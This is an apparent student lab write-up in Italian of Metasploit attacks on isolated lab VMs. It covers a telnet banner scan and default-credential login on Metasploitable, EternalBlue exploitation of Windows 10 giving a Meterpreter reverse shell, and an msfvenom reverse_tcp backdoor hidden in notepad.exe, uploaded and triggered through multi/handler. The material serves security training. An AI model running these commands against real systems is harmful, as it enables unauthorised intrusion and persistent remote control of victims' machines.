

Exploit Telnet con Metasploit

Ho settato gli indirizzi ip come richiesto da traccia:




```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.1.25 netmask 255.255.255.0 up
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.25  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::3243:3900:2e6f:3866  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ce:b8:3d  txqueuelen 1000  (Ethernet)
        RX packets 327  bytes 27207 (26.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236  bytes 16991 (16.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 271  bytes 37920 (37.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 271  bytes 37920 (37.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
gateway 192.168.1.1
```

cercato e configurato l’exploit:



```
msf6 > search telneted
[-] No results from search
msf6 > search telnet_version

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                                 ---------------  ----    -----  -------
----
   0  auxiliary/scanner/telnet/lantronix_telnet_version   .                normal  No     Lantron
ix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version             .                normal  No     Telnet
Service Banner Detection


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/teln
et/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > oprions
[-] Unknown command: oprions. Did you mean options? Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------

   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/do
                                        cs/using-metasploit/basics/using-metasploit.html

   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
```


poi ho avviato l’exploit:



```
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _       _ _        _     _      ____  
     ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '
_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_
| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___
/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
          \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact:
msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploi
table login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Dec 17 08:08:27 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```


ESERCIZIO EXTRA

Per prima cosa mi sono collegato con la macchina Windows 10 PRO:




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.50.103
rhosts ⇒ 192.168.50.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.103:445     - Host is likely VULNERABLE to MS17-010! - Windows 10 Pro 10240 x64 (64-bit)
[*] 192.168.50.103:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.103:445 - The target is vulnerable.
[*] 192.168.50.103:445 - shellcode size: 1283
[*] 192.168.50.103:445 - numGroomConn: 12
[*] 192.168.50.103:445 - Target OS: Windows 10 Pro 10240
[+] 192.168.50.103:445 - got good NT Trans response
[+] 192.168.50.103:445 - got good NT Trans response
[+] 192.168.50.103:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.103:445 - SMB1 session setup allocate nonpaged pool success
[+] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[+] 192.168.50.103:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (203846 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.103:49489) at 2024-12-17 09:47:28 -0500

meterpreter > ls
```

ho scaricato notepad.exe:




```
meterpreter > download notepad.exe
[*] Downloading: notepad.exe → /home/kali/notepad.exe
[*] Downloaded 210.00 KiB of 210.00 KiB (100.0%): notepad.exe → /home/kali/notepad.exe
[*] Completed  : notepad.exe → /home/kali/notepad.exe
```

Ho dato il comando per creare la backdoor:




```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -x notepad.exe -f exe -o notepad
test.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 328192 bytes
Saved as: notepadtest.exe
```

Per avviarla bisognava utilizzare l’exploit multi/handler e configurarlo:




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
```


Successivamente ho caricato il file notepadtest.exe sulla macchina che doveva subire l’attacco:



```
meterpreter > upload notepadtest.exe
[*] Uploading  : /home/kali/notepadtest.exe → notepadtest.exe
[*] Uploaded 320.50 KiB of 320.50 KiB (100.0%): /home/kali/notepadtest.exe → notepadtest.exe
[*] Completed  : /home/kali/notepadtest.exe → notepadtest.exe
meterpreter > bg
[*] Backgrounding session 7 ...
```



Poi ho il comando multi/handler per avviare la backdoor:



```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (203846 bytes) to 192.168.50.103
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.103:49460) at 2024-12-17 11:42:46 -0500

meterpreter > █
```

E funziona perfettamente